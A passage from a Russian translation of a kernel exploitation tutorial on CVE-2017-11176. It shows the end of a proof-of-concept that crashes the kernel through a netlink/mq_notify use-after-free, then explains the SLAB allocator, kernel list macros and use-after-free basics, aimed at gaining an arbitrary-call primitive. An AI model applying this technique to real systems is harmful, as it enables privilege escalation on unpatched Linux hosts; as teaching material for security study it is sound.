        decrease_sock_refcounter(sock_fd2, unblock_fd))
    {
        goto fail;
    }

    printf("[ ] ready to crash?\n");
    PRESS_KEY();

    // TODO: exploit

    return 0;

fail:
    printf("[-] exploit failed!\n");
    PRESS_KEY();
    return -1;
}

// ============================================================================
// ----------------------------------------------------------------------------
// ============================================================================
```

Ожидаемый результат:

```
[ ] -={ CVE-2017-11176 Exploit }=-
[ ] preparing blocking netlink socket
[+] socket created (send_fd = 3, recv_fd = 4)
[+] netlink socket bound (nl_pid=118)
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink socket created = 4
[+] netlink fd duplicated (unblock_fd=3, sock_fd2=5)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 4 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 5 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] ready to crash?
[ ] press key to continue...

<<< KERNEL CRASH HERE >>>
```

С этого момента до завершения эксплойта (то есть – до восстановления ядра), система будет постоянно сбоить при каждом запуске. Это, безусловно, может вызывать раздражение, но придётся к этому привыкнуть. Ускорить загрузку можно удалив все ненужные сервисы (графические приблуды и так далее). Не забудьте включить их позже, чтобы максимально сделать вид «реальной» цели (все сервисы в какой-то мере **оказывают влияние** на ядро).

Заключение

В этой главе мы рассмотрели подсистему планировщика, состояния задач и способы перехода между ними с использованием очередей ожидания. Данные знания помогли нам пробудить основной поток и выиграть в гонке состояний.

Также, с помощью `close()` и хитрости с системным вызовом `dup()`, мы заставили повторный вызов функции `fget()` выдать необходимый для вызова бага результат `NULL`. Ближе к концу главы мы рассмотрели различные способы перехода на путь «повтора» внутри `netlink_attachskb()`, таким образом получая в результате `1`.

Всё это даёт нам возможность написать код proof-of-concept, вызывающий баг и сбой ядра, используя только код пространства пользователя, и избавившись от System Tap.

Что дальше?

Следующая глава будет в основном посвящена теме использования эксплойта use-after-free. Мы разберёмся в основах распределителя `slab`, перемешивания типов и перераспределения и научимся использовать эти знания для произвольного вызова базовых данных. Изучим несколько новых инструментов для написания и отладки эксплойта, а в конце главы – научимся форсировать `kernel panic` тогда, когда это нужно HAM.

3. Третья глава

Вступление

В предыдущей главе в качестве замены скриптам System Tap (первая глава) мы реализовали код proof-of -concept, с помошью которого вызвали баг из пространства пользователя.

Эта глава начнётся с рассмотрения подсистемы памяти и SLAB-аллокатора. Данные темы настолько обширны, что мы **настоятельно рекомендуем ознакомиться с дополнительной информацией в других источниках**. Ознакомление с этими темами абсолютно обязательно при разработке любого эксплойта как на базе уязвимостей типа use-after-free, так и связанных с разновидностью переполнения буфера (heap overflow).

Мы рассмотрим базовую теорию use-after-free и методы сбора информации, которая потребуется для использования этих уязвимостей. Затем мы попробуем применить полученные знания для нашего случая и, в частности, проанализируем доступные базовые данные (*прим. переводчика – primitives, я далее буду применять термин «примитивы»*). Также мы уделим внимание стратегии реаллокации, которую в дальнейшем используем для «преобразования» use-after-free в примитив произвольного вызова. В итоге, мы придём к тому, что наш эксплойт будет вызывать сбой ядра по нашему желанию (больше никаких неожиданных сбоев).

Описанная здесь техника — это распространённый способ использования уязвимости use-after-free в ядре Linux (смешивание типов). Кроме того, для использования такой уязвимости будет применяться произвольный вызов. Из-за жёсткого кодирования, эксплойт не может не иметь цели и не может обойти kASLR («ядерная» версия рандомизации размещения адресного пространства).

Обратите внимание, что этот же баг может применяться несколькими способами в целях получения других примитивов (имеется в виду произвольного чтения либо записи) и обхода `kaslr/smap/smep` (мы ещё вернёмся к этому в четвёртой главе). Имея на руках код proof-of-concept, вы получаете шикарное пространство для творчества при разработке эксплойтов.

Кроме того, эксплойты ядра работают в очень хаотичной среде. Хотя это и не было особой проблемой в предыдущих главах, теперь это может потрепать нам нервы. Имеется в виду то, что если есть то место, где эксплойт может потерпеть неудачу (вследствие проигрыша в гонке состояний), он её потерпит с огромной вероятностью. Надёжная реаллокация – наш основной фокус на данный момент, более сложные пути просто не вписываются в эту главу.

Ну и наконец вот что: поскольку структура размещения данных ядра теперь будет иметь значение, а она отличается в ядре отладки и ядре производства, мы окончательно распрощаемся с System Tap, поскольку он не умеет работать в ядре производства. Это означает, что нам придётся использовать более классические инструменты для отладки

эксплойта. Кроме того, ваша структура будет отличаться от нашей, так что приведённый здесь эксплойт не будет работать в вашей системе без определённых.

Будьте готовы к множеству сбоев, теперь начинается самое интересное 😊

Основные концепции третьей главы

Данный раздел предназначен для понимания подсистемы памяти (также называемой `mm`); эта тема настолько огромна, что этой части ядра посвящены целые книги. Поскольку в этом разделе мы сможем рассмотрим лишь малую толику от этой информации, я рекомендую уделить внимание дополнительным источникам:

- Understanding the Linux Kernel – главы 2,8 и 9;
- Understanding the Linux Virtual Memory Manager;
- Linux Device Driver: Allocating Memory;
- OSDev: Paging.

Как минимум, стоит прочитать восьмую главу книги «Understanding The Linux Virtual Memory Manager».

Несмотря на отсутствие возможности развернуть эту тему, мы рассмотрим базовые структуры данных ядра, используемые для управления памятью – так вы хотя бы примерно будете в курсе дела.

В конце раздела мы уделим внимание макросу `container_of()` и использованию двусвязного циклического списка в ядре Linux. Дополнительно вы увидите пример, который поможет вам понять суть работы макроса `list_for_each_entry_safe()` – он обязателен при разработке эксплойтов.

Управление страницами физической памяти

Одна из наиболее важных задач любой операционной системы – управление памятью: оно должно быть быстрым, безопасным, стабильным и минимизировать фрагментирование. К сожалению, большинство этих задач противоречат друг другу (например, излишняя безопасность часто влияет на производительность). Чтобы повысить эффективность, физическая память разделяется на непрерывные блоки фиксированной длины. Каждый такой блок, также называемый **фреймом страницы**, имеет (в большинстве случаев) фиксированный размер 4096 байт (4 килобайта). Эти блоки можно получить с помощью макроса `PAGE_SIZE`.

Поскольку ядро должно обрабатывает память в процессе работы, то оно также следит за каждым фреймом физической памяти, в том числе и за информацией, касающейся фреймов. Например, ядро должно иметь информацию о том, является ли фрейм страницы доступным для использования. Подобная информация хранится в структуре данных **struct page**, которая также называется дескриптором страницы.

Ядро может запрашивать одну или несколько смежных страниц, используя функцию `alloc_pages()`, а также высвобождать страницы функцией `free_pages()`. За обработку этих запросов отвечает аллокатор, который называется зонированным аллокатором фреймов страницы (Zoned Page Frame Allocator). Поскольку данный аллокатор использует алгоритм Buddy system, он часто называется buddy-аллокатором.

Slab-аллокаторы

Такая степень детализации, которую выдаёт buddy-аллокатор не всегда является приемлемой. Например, если надо выделить только 128 байт памяти, ядро может запросить страницу, но в этом случае 3968 байт памяти будут израсходованы впустую. Это – эффект внутренней фрагментации. Чтобы справиться с этой проблемой, в Linux предусмотрены **Slab-аллокаторы**, которые предоставляют более высокий уровень детализации. Грубо говоря, Slab-аллокатор можно рассматривать как эквивалент функций `malloc()` и `free()` для ядра.

В Linux-ядре существуют три типа Slab-аллокаторов (используется только один):

- SLAB-аллокатор: самая первая версия этой линейки аллокаторов, которая предназначена для оптимизации аппаратного кэша (до сих пор используется в Debian).
- SLUB-аллокатор: «новый» стандартный аллокатор, появившийся в 2007 году (используется в Ubuntu/CentOS/Android).
- SLOB-аллокатор: разработан для встроенных систем с небольшим объёмом памяти.

> Примечание: чтобы избежать путаницы, мы будем придерживаться следующих имён: Slab – обобщает все три аллокатора (SLAB, SLUB, SLOB) как класс. SLAB (все буквы в верхнем регистре) – один из трёх аллокаторов, а slab – объект, используемый Slab-аллокаторами.

Здесь мы не сможем уделить внимание всем Slab-аллокаторам, поэтому сосредоточимся на аллокаторе SLAB, который имеет полноценную документацию и используется в целевой системе. SLUB-аллокатор на данный момент более распространён, но найти соответствующую документацию довольно непросто. Однако по моему мнению со SLUB-аллокатором проще разобраться, поскольку там отсутствует «окрашивания кэша» (cache coloring, наиболее близкая статья в русской вики – «раскраска графов»), нет отслеживания «full slab», отсутствует управление внутренним/внешним slab и так далее. Чтобы узнать, какой из трёх аллокаторов используется в вашей системе, изучите файл конфигурации:

```
$ grep "CONFIG_SL.B=" /boot/config-$(uname -r)
```

Часть файла, определяющая реаллокацию, будет отличаться в зависимости от Slab-аллокатора. Хотя он и более сложен для понимания, **работать с эксплойтами с ним гораздо проще, чем со SLUB-аллокатором**. Но, с другой стороны, использование SLUB даёт ещё одно преимущество: использование slab-псевдонимов (это даёт возможность хранить больше объектов в «общих» kmemcaches).

Кэш и slab

Поскольку ядро имеет тенденцию снова и снова размещать объекты одинакового размера, было бы не очень эффективно постоянно запрашивать и высвобождать страницы в одной и той же области памяти. В целях повышения эффективности, Slab-аллокатор хранит объект того же размера в кэше (кэш – это пул выделяемых фреймов памяти). Кэш описывается структурой **struct kmem_cache**, (также называемой «дескриптором кэша»):

```
struct kmem_cache {
   // ...
      unsigned int          num;              // количество объектов в slab
      unsigned int          gfporder;         // логарифмическое число смежных фреймов в slab
      const char            *name;            // имя кэша
      int                   obj_size;         // размер объекта в кэше
      struct kmem_list3     **nodelists;      // содержит список full/partial/free slab'ов
      struct  array_cache   *array[NR_CPUS];  // попроцессорный кэш
};
```

Объекты сами по себе хранятся в slab'ах, которые представляют собой **один или несколько фреймов смежных страниц**. Один конкретный slab может хранить объекты `num` размером `obj_size`. Например, slab, распределяемый на одну страницу размером 4096 байт, может хранить 4 объекта по 1024 байта.

Состояние slab (например, количество свободных объектов) описывается структурой **struct slab** (также называемой «структурой управления slab»):

```
struct slab {
      struct list_head list;
      unsigned long colouroff;
      void *s_mem;                    // виртуальный адрес первого объекта
      unsigned int inuse;             // количество "использованных" объектов в slab
      kmem_bufctl_t free;             // состояние объектов (use/free)
      unsigned short nodeid;
};
```

Структура управления slab может храниться как внутри объекта slab, так и в другом месте памяти. Смысл данной вариативности в том, чтобы уменьшить внешнюю фрагментацию. То, где будет храниться структура управления slab зависит от размера объекта кэша. Если размер объекта меньше 512 байт, то структура будет храниться внутри slab, если же больше – то на другом участке памяти.

> Примечание: поскольку мы эксплуатируем ошибку use-after-free, место хранения данной структуры особого значения не имеет. С другой стороны, если вы используете метод переполнения буфера, тогда этот момент стоит учитывать.

Извлечь виртуальный адрес объекта в slab можно через использование комбинации поля `s_mem` со смещениями. Говоря проще, представьте, что адрес первого объекта – `s_mem`, второго – `s_mem` + `obj_size`, третьего - `s_mem` + 2*`obj_size` и так далее. В реальности формула будет несколько более сложная ввиду «окрашивания кэша», которое используется для повышения эффективности аппаратного кэша, однако мы не будем касаться этой темы в данной книге.

Обработка slab и взаимодействие с Buddy-аллокатором

Когда создаётся объект slab, Slab-аллокатор запрашивает у Buddy-аллокатора фреймы страниц. При уничтожении slab-объекта, выделенные страницы возвращаются обратно Buddy-аллокатору. Чтобы повысить уровень эффективности, ядро пытается уменьшить количество действий создания/разрушения slab-объектов.

> Примечание: может возникнуть вопрос: почему поле `gfporder` (`struct kmem_cache`) является логарифмическим числом фреймов смежных страниц? Причина в том, что Buddy-аллокатор работает не с байтовыми размерами, а с «порядком», основанным на степени двойки. Что имеется в виду? Порядок 0 – это одна страница, порядок 1 – две смежные страницы, порядок 2 – четыре смежные страницы и так далее.

Для каждого кэша Slab-аллокатор хранит три двусвязных списка slab-объектов:

- full slabs: используются (выделены) все slab-объекты;
- free slabs: все slab-объекты свободны (каждый slab пуст);
- partial slabs: некоторые объекты выделены, некоторые – свободны.

Данные списки хранятся в дескрипторе кэша в поле `nodelists`. Каждый slab принадлежит одному из этих списков. Объекты slab могут смещаться между списками в процессе размещения или высвобождения (например, когда размещается последний свободный объект списка partial, этот slab перемещается в список full).

Чтобы сократить интенсивность взаимодействий с Buddy-аллокатором, **SLAB-аллокатор хранит пул из нескольких объектов из списков full и partial**. При размещении объекта, аллокатор пытается найти свободный объект в этих списках. Если все slab'ы полные, Slab-аллокатор создаёт новый объект, делая запрос дополнительных страниц у Buddy-аллокатора. Это – операция `cache_grow()`. В обратном случае (если у Slab имеется «слишком много» свободных slab) некоторые объекты уничтожаются, и страницы возвращаются обратно Buddy-аллокатору.

Попроцессорный кэш-массив

В предыдущем разделе мы узнали, что в течение операции размещения Slab сканирует free и partial списки. Несмотря на это, поиск свободного слота с помощью такого сканирования в чём-то неэффективен (к примеру, в том случае, когда доступ к спискам требует какой-либо блокировки, когда необходимо найти смещение в slab и так далее).

Чтобы повысить производительность, Slab хранит массив указателей на свободные объекты. Этот массив является структурой данных **struct array_cache** и хранится в поле **array** структуры struct kmem_cache.

```
struct array_cache {
    unsigned int avail;          // количество доступных указателей И индекс первого свободного слота
    unsigned int limit;          // максимальное количество указателей
    unsigned int batchcount;
    unsigned int touched;
```

```
    spinlock_t lock;
    void *entry[];                  // Актуальный массив указателей
};
```

Сама по себе структура array_cache используется в качестве структуры данных LIFO (стека). Это *потрясающее* свойство с точки зрения человека, внедряющего эксплойт! И именно это и есть основная причина того, почему использовать SLAB для применения use-after-free проще, чем SLUB.

В *самом быстром* пути кода процесс выделения памяти крайне прост:

```
static inline void *____cache_alloc(struct kmem_cache *cachep, gfp_t flags) // да... четыре "_"
{
    void *objp;
    struct array_cache *ac;

    ac = cpu_cache_get(cachep);

    if (likely(ac->avail)) {
        STATS_INC_ALLOCHIT(cachep);
        ac->touched = 1;
        objp = ac->entry[--ac->avail];                  // <-----
 }

 // ... вырезано ...

 return objp;
}
```

А вот быстрейший свободный код:

```
static inline void __cache_free(struct kmem_cache *cachep, void *objp)
{
    struct array_cache *ac = cpu_cache_get(cachep);

 // ... вырезано ...

    if (likely(ac->avail < ac->limit)) {
        STATS_INC_FREEHIT(cachep);
        ac->entry[ac->avail++] = objp;                  // <-----
        return;
 }
}
```

Другими словами, операции выделения/высвобождения памяти имеют сложность 0(1) в лучшем варианте скрипта.

> Внимание: если самый быстрый путь приводит к сбою, алгоритм выделения возвращается к более медленному решению (сканированию free/partial списков slab) или даже к методу увеличения кэша.

Обратите внимание, что для каждого процессора существует только один `array_cache`. Кэш-массив текущего процессора может быть получен с помощью функции `cpu_cache_get()`. Данный метод позволяет сократить количество операций блокировки и, следовательно, повысить производительность.

> Внимание: каждый указатель объекта в кэш-массиве может принадлежать разным slab!

Выделенные кэши и кэши общего назначения

Чтобы минимизировать *внутреннюю фрагментацию*, ядро создаёт несколько кэшей с размером объекта в степени двойки (32, 64, 128 и так далее). Благодаря этому внутренняя фрагментация всегда будет оставаться на уровне меньше 50%. Фактически, когда ядро пытается выделить память определенного размера, оно будет искать ближайший кэш, где может поместиться объект. Например, выделение 100 байтов памяти попадёт в 128-байтовый кэш.

В SLAB кэшам общего назначения добавляется префикс `size-` (например, `size-32`, `size-64`), а в SLUB же таким кэшам добавляется префикс `kmalloc-` (`kmalloc-32` и так далее). Поскольку мы приняли как факт, что SLUB удобнее в использовании, мы всегда будем применять его, даже если наша цель работает со SLAB.

Чтобы выделить/высвободить память из кэша общего назначения, ядро использует функции `kmalloc()` и `kfree()`.

Поскольку некоторые объекты выделяются/высвобождаются много раз, ядро создаёт специальные, «выделенные» кэши. К примеру, объект *struct file* используется во многих местах и имеет свой собственный выделенный кэш (`filp`). Создавая выделенный кэш для этих объектов, ядро держит уровень внутренней фрагментации этих кэшей близкой к нулю.

Чтобы выделить/высвободить память из выделенного кэша, ядро использует функции `kmem_cache_alloc()` и `kmem_cache_free()`.

В итоге и `kmalloc()`, и `kmem_cache_alloc()` попадают в функцию `__cache_alloc()`. Точно по той же логике, и `kfree()`, и `kmem_cache_free()` в результате оказываются в `__cache_free()`.

Примечание: полный список кэшей и дополнительную информацию можно найти в `/proc/slabinfo`.

Макрос `container_of()`

Макрос `container_of()` используется в ядре Linux практически повсеместно. Вам придётся понять это, и чем раньше – тем лучше. Взглянем на код:

```
#define container_of(ptr, type, member) ({          \
    const typeof( ((type *)0)->member ) *__mptr = (ptr);        \
    (type *)( (char *)__mptr - offsetof(type,member) );})
```

Цель макроса `container_of()` – получить адрес структуры от одного из её членов. Этот макрос использует ещё два макроса:

- `typeof()` – определяет тип compile-type;
- `offsetof()` – находит в структуре смещение поля (в байтах).

Таким образом, макрос принимает текущий адрес поля и вычитает его смещение из структуры `embedder`. Давайте рассмотрим конкретный пример:

```
struct foo {
   unsigned long a;
   unsigned long b; // смещение=8
}

void* get_foo_from_b(unsigned long *ptr)
{
   // "ptr" указывает на поле "b" структуры "struct foo"
   return container_of(ptr, struct foo, b);
}

void bar() {
   struct foo f;
   void *ptr;

   printf("f=%p\n", &f);            // <----- вывести 0x0000aa00
   printf("&f->b=%p\n", &f->b);     // <----- вывести 0x0000aa08

   ptr = get_foo_from_b(&f->b);
   printf("ptr=%p\n", ptr);         // <----- вывести 0x0000aa00, адрес "f"
}
```

Использование двусвязных кольцевых списков

Ядро Linux довольно часто использует двусвязный кольцевой список. Нам важно понять, что это; и именно здесь мы попробуем достичь произвольного вызова примитивов. Вместо того, чтобы изучать готовые реализации, мы сами напишем простой пример, чтобы полностью понять, как используются такие списки. К концу этого раздела вы разберётесь и с макросом **`list_for_each_entry_safe()`**.

> Примечание: чтобы упростить чтение раздела, мы будем просто использовать термин «*список*» вместо «*двусвязный кольцевой список*».

Для обработки списка Linux использует одну структуру:

```
struct list_head {
    struct list_head *next, *prev;
};
```

Это – структура двойного назначения, то есть её можно использовать в двух случаях:

1) Для представления самого списка (то есть `head`);
2) Для представления отдельного элемента списка.

Список можно инициализировать с помощью функции `INIT_LIST_HEAD`, с помощью которой поля `next` и `prev` указывают на сам список.

```
static inline void INIT_LIST_HEAD(struct list_head *list)
{
    list->next = list;
    list->prev = list;
}
```

Определим фиктивную структуру *resource_owner*:

```
struct resource_owner
{
   char name[16];
   struct list_head consumer_list;
};

void init_resource_owner(struct resource_owner *ro)
{
   strncpy(ro->name, "MYRESOURCE", 16);
   INIT_LIST_HEAD(&ro->consumer_list);
}
```

Чтобы использовать список, каждый его элемент (возьмём consumer – “потребитель” для примера) должен встраивать поле `struct list_head`. Например:

```
struct resource_consumer
{
   int id;
   struct list_head list_elt;       // <----- это НЕ указатель
};
```

Consumer добавляется в список и удаляется из него с помощью функций `list_add()` и `list_del()` соответственно. Типичный код выглядит так:

```
int add_consumer(struct resource_owner *ro, int id)
{
   struct resource_consumer *rc;

   if ((rc = kmalloc(sizeof(*rc), GFP_KERNEL)) == NULL)
     return -ENOMEM;

   rc->id = id;
   list_add(&rc->list_elt, &ro->consumer_list);

   return 0;
}
```

Затем нам необходимо высвободить элемент, но из указателей у нас есть только тот, что мы получили из записи списка. С помощью макроса `container_of()` мы извлекаем структуру, удаляем элемент из списка и высвобождаем его:

```
void release_consumer_by_entry(struct list_head *consumer_entry)
{
   struct resource_consumer *rc;

   // "consumer_entry" указывает на поле "list_elt" структуры "struct resource_consumer"
   rc = container_of(consumer_entry, struct resource_consumer, list_elt);

   list_del(&rc->list_elt);
   kfree(rc);
}
```

Затем предоставим скрипту помощника для извлечения потребителя ресурса на основе его идентификатора. Нам нужно будет перебрать весь список с помощью макроса `list_for_each()`:

```
#define list_for_each(pos, head) \
    for (pos = (head)->next; pos != (head); pos = pos->next)

#define list_entry(ptr, type, member) \
    container_of(ptr, type, member)
```

Как мы видим, нам нужно использовать макрос `container_of()`, так как `list_for_each()` выдаёт только указатель `struct list_head` (итератор). Часто эта операция заменяется макросом `list_entry()` (его функционал идентичен, разница в имени):

```
struct resource_consumer* find_consumer_by_id(struct resource_owner *ro, int id)
{
   struct resource_consumer *rc = NULL;
   struct list_head *pos = NULL;

   list_for_each(pos, &ro->consumer_list) {
      rc = list_entry(pos, struct resource_consumer, list_elt);
      if (rc->id == id)
         return rc;
   }

   return NULL; // не найдено
}
```

Необходимость заявлять переменную `struct list_head` и использовать макросы `list_entry()` и `container_of()` на самом деле доставляет достаточно много неудобств. По этой причине был создан макрос `list_for_each_entry()`, использующий макросы `list_first_entry()` и `list_next_entry()`:

```
#define list_first_entry(ptr, type, member) \
    list_entry((ptr)->next, type, member)

#define list_next_entry(pos, member) \
    list_entry((pos)->member.next, typeof(*(pos)), member)

#define list_for_each_entry(pos, head, member)              \
    for (pos = list_first_entry(head, typeof(*pos), member);     \
         &pos->member != (head);                    \
         pos = list_next_entry(pos, member))
```

Мы можем переписать предыдущий код, сделав его более компактным (не заявляя `struct list_head`):

```
struct resource_consumer* find_consumer_by_id(struct resource_owner *ro, int id)
{
   struct resource_consumer *rc = NULL;

   list_for_each_entry(rc, &ro->consumer_list, list_elt) {
     if (rc->id == id)
        return rc;
   }

   return NULL; // не найдено
}
```

Теперь нам нужна функция, которая будет высвобождать каждый элемент. На этом этапе мы столкнёмся с 2 проблемами:

- Функция `release_consumer_by_entry()` довольно плохо разработана, и в итоге принимает указатель `struct list_head` как аргумент;
- Макрос `list_for_each()` ожидает, что список будет оставаться неизменным.

Это значит, что высвободить элемент в процессе просмотра списка невозможно – такая операция приведёт к use-after-free (да, теперь эта возможность повсюду 😊). Для решения

этой проблемы был создан макрос `list_for_each_safe()`. Он производит «упреждающую выборку» следующего элемента:

```
#define list_for_each_safe(pos, n, head) \
    for (pos = (head)->next, n = pos->next; pos != (head); \
         pos = n, n = pos->next)
```

Это подразумевает, что теперь нам понадобится заявить два объекта `struct list_head`:

```
void release_all_consumers(struct resource_owner *ro)
{
   struct list_head *pos, *next;

   list_for_each_safe(pos, next, &ro->consumer_list) {
     release_consumer_by_entry(pos);
}
}
```

Мы пришли к тому, что `release_consumer_by_entry()` выглядел ужасно, поэтому его стоит переписать, используя как аргумент указатель `struct resource_consumer` (мы избавились от макроса `container_of()`):

```
void release_consumer(struct resource_consumer *rc)
{
   if (rc)
   {
     list_del(&rc->list_elt);
     kfree(rc);
   }
}
```

Поскольку `struct list_head` больше не нужен в качестве аргумента, мы можем переписать функцию `release_all_consumers()` с помощью макроса `list_for_each_entry_safe()`:

```
#define list_for_each_entry_safe(pos, n, head, member)                  \
    for (pos = list_first_entry(head, typeof(*pos), member),            \
         n = list_next_entry(pos, member);                  \
          &pos->member != (head);                           \
          pos = n, n = list_next_entry(n, member))
```

Что мы видим:

```
void release_all_consumers(struct resource_owner *ro)
{
   struct resource_consumer *rc, *next;

   list_for_each_entry_safe(rc, next, &ro->consumer_list, list_elt) {
     release_consumer(rc);
   }
}
```

Отлично! Мы избавились от переменных `struct list_head`.

Надеюсь, теперь у вас есть базовое понимание макроса `list_for_each_entry_safe()`. Если оно не появилось, попробуйте перечитать этот раздел ещё раз. Это **необходимые знания**, так как мы будем использовать этот макрос для достижения произвольного вызова примитивов в создаваемом эксплойте. Учтите, что на эти моменты мы даже не сможем посмотреть в сборке (последствия различных смещений) – лучше разобраться со всем на берегу.

Use-after-free 101

В этом разделе мы рассмотрим базовую теорию use-after-free и разберёмся в предпосылках её использования и стратегии её применения.

Шаблон

Трудно найти более подходящее название для такого рода уязвимости, поскольку в нём уже описано всё. Простейшая схема использования *use-after-free* выглядит так:

```
int *ptr = (int*) malloc(sizeof(int));
*ptr = 54;
free(ptr);
*ptr = 42; // <----- use-after-free
```

Почему она является ошибкой? Да потому, что никто не знает, что находится в памяти (на что указывает `ptr`) после вызова `free(ptr)`. Это называется «висячий указатель». Операции чтения и/или записи являются неопределённым поведением. В лучшем случае это будет просто `no-op`, в худшем же – может привести к сбою приложения (или даже ядра).

Сбор информации

Использование ошибок *use-after-free* в ядре часто происходит по той же схеме. Прежде чем начать, вы должны знать ответы на следующие вопросы:

1) Что такое распределитель? Как он работает?
2) О каком объекте идёт речь?
3) К какому *кэшу* он относится? Размер объекта? Выделенный/общий?
4) Где именно он распределяется/высвобождается?
5) Где объект используется после высвобождения? Как читается/записывается?

Чтобы ответить на эти вопросы, парни из Google разработали хороший патч для Linux: KASAN (Kernel Address SANitizer). Вот его типичный результат:

```
==================================================================
BUG: KASAN: use-after-free in debug_spin_unlock                    // <--- "где"
kernel/locking/spinlock_debug.c:97 [inline]
BUG: KASAN: use-after-free in do_raw_spin_unlock+0x2ea/0x320
kernel/locking/spinlock_debug.c:134
Read of size 4 at addr ffff88014158a564 by task kworker/1:1/5712   // <--- "как"

CPU: 1 PID: 5712 Comm: kworker/1:1 Not tainted 4.11.0-rc3-next-20170324+ #1
Hardware name: Google Google Compute Engine/Google Compute Engine,
BIOS Google 01/01/2011
Workqueue: events_power_efficient process_srcu
Call Trace:                                                        // <--- достигающий трек вызова
 __dump_stack lib/dump_stack.c:16 [inline]
 dump_stack+0x2fb/0x40f lib/dump_stack.c:52
 print_address_description+0x7f/0x260 mm/kasan/report.c:250
 kasan_report_error mm/kasan/report.c:349 [inline]
 kasan_report.part.3+0x21f/0x310 mm/kasan/report.c:372
 kasan_report mm/kasan/report.c:392 [inline]
 __asan_report_load4_noabort+0x29/0x30 mm/kasan/report.c:392
 debug_spin_unlock kernel/locking/spinlock_debug.c:97 [inline]
 do_raw_spin_unlock+0x2ea/0x320 kernel/locking/spinlock_debug.c:134
 __raw_spin_unlock_irq include/linux/spinlock_api_smp.h:167 [inline]
 _raw_spin_unlock_irq+0x22/0x70 kernel/locking/spinlock.c:199
```

```
 spin_unlock_irq include/linux/spinlock.h:349 [inline]
 srcu_reschedule+0x1a1/0x260 kernel/rcu/srcu.c:582
 process_srcu+0x63c/0x11c0 kernel/rcu/srcu.c:600
 process_one_work+0xac0/0x1b00 kernel/workqueue.c:2097
 worker_thread+0x1b4/0x1300 kernel/workqueue.c:2231
 kthread+0x36c/0x440 kernel/kthread.c:231
 ret_from_fork+0x31/0x40 arch/x86/entry/entry_64.S:430

Allocated by task 20961:                                    // <--- место распределения
 save_stack_trace+0x16/0x20 arch/x86/kernel/stacktrace.c:59
 save_stack+0x43/0xd0 mm/kasan/kasan.c:515
 set_track mm/kasan/kasan.c:527 [inline]
 kasan_kmalloc+0xaa/0xd0 mm/kasan/kasan.c:619
 kmem_cache_alloc_trace+0x10b/0x670 mm/slab.c:3635
 kmalloc include/linux/slab.h:492 [inline]
 kzalloc include/linux/slab.h:665 [inline]
 kvm_arch_alloc_vm include/linux/kvm_host.h:773 [inline]
 kvm_create_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:610 [inline]
 kvm_dev_ioctl_create_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:3161 [inline]
 kvm_dev_ioctl+0x1bf/0x1460 arch/x86/kvm/../../../virt/kvm/kvm_main.c:3205
 vfs_ioctl fs/ioctl.c:45 [inline]
 do_vfs_ioctl+0x1bf/0x1780 fs/ioctl.c:685
 SYSC_ioctl fs/ioctl.c:700 [inline]
 SyS_ioctl+0x8f/0xc0 fs/ioctl.c:691
 entry_SYSCALL_64_fastpath+0x1f/0xbe

Freed by task 20960:                                        // <--- место высвобождения
 save_stack_trace+0x16/0x20 arch/x86/kernel/stacktrace.c:59
 save_stack+0x43/0xd0 mm/kasan/kasan.c:515
 set_track mm/kasan/kasan.c:527 [inline]
 kasan_slab_free+0x6e/0xc0 mm/kasan/kasan.c:592
 __cache_free mm/slab.c:3511 [inline]
 kfree+0xd3/0x250 mm/slab.c:3828
 kvm_arch_free_vm include/linux/kvm_host.h:778 [inline]
 kvm_destroy_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:732 [inline]
 kvm_put_kvm+0x709/0x9a0 arch/x86/kvm/../../../virt/kvm/kvm_main.c:747
 kvm_vm_release+0x42/0x50 arch/x86/kvm/../../../virt/kvm/kvm_main.c:758
 __fput+0x332/0x800 fs/file_table.c:209
 ____fput+0x15/0x20 fs/file_table.c:245
 task_work_run+0x197/0x260 kernel/task_work.c:116
 exit_task_work include/linux/task_work.h:21 [inline]
 do_exit+0x1a53/0x27c0 kernel/exit.c:878
 do_group_exit+0x149/0x420 kernel/exit.c:982
 get_signal+0x7d8/0x1820 kernel/signal.c:2318
 do_signal+0xd2/0x2190 arch/x86/kernel/signal.c:808
 exit_to_usermode_loop+0x21c/0x2d0 arch/x86/entry/common.c:157
 prepare_exit_to_usermode arch/x86/entry/common.c:194 [inline]
 syscall_return_slowpath+0x4d3/0x570 arch/x86/entry/common.c:263
 entry_SYSCALL_64_fastpath+0xbc/0xbe

The buggy address belongs to the object at ffff880141581640
 which belongs to the cache kmalloc-65536 of size 65536     // <---- кэш объекта
The buggy address is located 36644 bytes inside of
 65536-byte region [ffff880141581640, ffff880141591640)
The buggy address belongs to the page:                      // <--- дополнительная информация
page:ffffea000464b400 count:1 mapcount:0 mapping:ffff880141581640
index:0x0 compound_mapcount: 0
flags: 0x200000000008100(slab|head)
raw: 0200000000008100 ffff880141581640 0000000000000000 0000000100000001
raw: ffffea00064b1f20 ffffea000640fa20 ffff8801db800d00
page dumped because: kasan: bad access detected

Memory state around the buggy address:
 ffff88014158a400: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
 ffff88014158a480: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
>ffff88014158a500: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
                                                 ^
 ffff88014158a580: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
 ffff88014158a600: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
==================================================================
```

Довольно изящно, не правда ли?

> Примечание: Предыдущий пример сообщения об ошибке был взят из syzkaller, ещё одного великолепного инструмента.

К сожалению, у вас может не получиться запустить KASAN на своей тренировочной машине – KASAN требует версию ядра не ниже 4.x и поддерживает не каждую архитектуру. В этом случае вам нужно будет выполнить эту работу *вручную*.

Кроме того, KASAN укажет только на одно место, где произошла ошибка *use-after-free*. В действительности же **висячих указателей может быть больше** (об этом мы поговорим позже). Для их идентификации потребуется дополнительный код.

Использование Use-After-Free с перемешиванием типов

